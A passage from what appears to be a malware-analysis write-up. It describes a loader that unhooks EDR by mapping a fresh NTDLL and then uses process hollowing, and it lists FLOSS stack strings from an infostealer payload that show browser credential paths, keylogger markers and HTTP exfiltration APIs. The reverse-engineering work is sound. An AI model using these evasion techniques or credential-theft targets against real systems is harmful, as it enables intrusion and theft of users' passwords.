






Then it maps a fresh copy of NTDLL to evade EDR hooks in the original NTDLL:




Then it performs process hollowing by replacing the child process image with the PE we dumped before, some incriminating process hollowing calls are:








Observing the final PE payload, reveals that it's highly obfuscated and difficult to analyze. It's written in pure assembly using MASM:



It contains only `.text` section, and Cutter really struggled to create the navigation bar above due to obfuscation and non-conventional code:



The final payload is really tough, and contains lots of anti-vm and anti-debugging tricks, that I won't cover today (or any other time 😜)

By using FLOSS, I managed to extract low-hanging fruits such as interesting stack strings, without delving too much into:

```
 FLOSS extracted 180 stackstrings
DEST
version.dll
o%%Jr..\$
InternetCloseHandle
[System]
```

```
NT\CurrentVersion
encrypted_key
c!!B0
AAIA
:.6$
!H88p
POST
.exe
windir
.exe
Program Files
B>>|
[Enter]
image/jpeg
\DB1
Internet Explorer\IntelliForms\Storage2
Host:
URL:
HttpOpenRequestA
cl.ini
Password
ri.ini
PATH
Clipboard
pass
httpRealm
PATH
ProductName
User :
__Vault
XhHp
FBIMG
\INetCookies
windir
browser
Opera
Aut:
[v)C
" /V
\explorer.exe
G==z
11#?*0
cB@"
\Main
f""D~**T
[<-Del]
Pass:
```

```
login
P00`
WA      t
Windows Explorer
image/png
x86
7CbI
7A@@(
QSeA~
l$$H
im.jpeg
guid
Id:
Y77n
urlmon.dll
,4$8_@
rv.ini
U33f
InternetReadFile
[Esc]
InternetConnectA
auth
_2016\
AA&
ProgramFiles
2N H
FBNG:
i''N
hostname
profiles.ini
+Q0$
I<(A
=j&&LZ66lA??~
www.
g0+]C
)w--Z
Windows Explorer
_jbF~T
rg.ini
Chrome
im.jpeg
2008
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
rc.ini
.dll
}++V
!tX)i
```

```
}{))R>
2012
ProgramFiles
x((Pz
x64
ACAA
USERNAME
t,,X.
`  @
gK99r
Pass:
='9-6d
_55j
AaAA
MS-WAPI-
CurrentVersion
t\lHBW
API-
Local State
2016
Iexplor
.sqlite
Server:
Unknown
D<<x
wininet.dll
aAAWindows Explorer
Name:
Outlook Recovery
V22dN::t
00.ini
Thunderbird\
\explorer.exe
AaAAt
\Cookies
Sniff from:
HttpSendRequestA
.zip
e##F^
\44h
M;;va
S11b?
\Opera Software\Opera Stable\Login Data
lpHP
aiKwZ
log.ini
user
```

```
\Microsoft\Windows
chrome_child.dll
open
\Low
200 OK
AaAA
Firefox\
.exe
User:
InternetOpenA
Firefox
Install Directory
Recovery
\Current Session
ProgramFiles
URL:
User-Agent:
Url:
hc 82
AEFA
@J7<
;fD4~
[Tab]
\Firefox
Port:
Host:
Unknown
.dll
User-Agent:
q//^
Firefox\
" /V
Unknown
NrZl
```

The final payload is waiting for reversers better than me :)
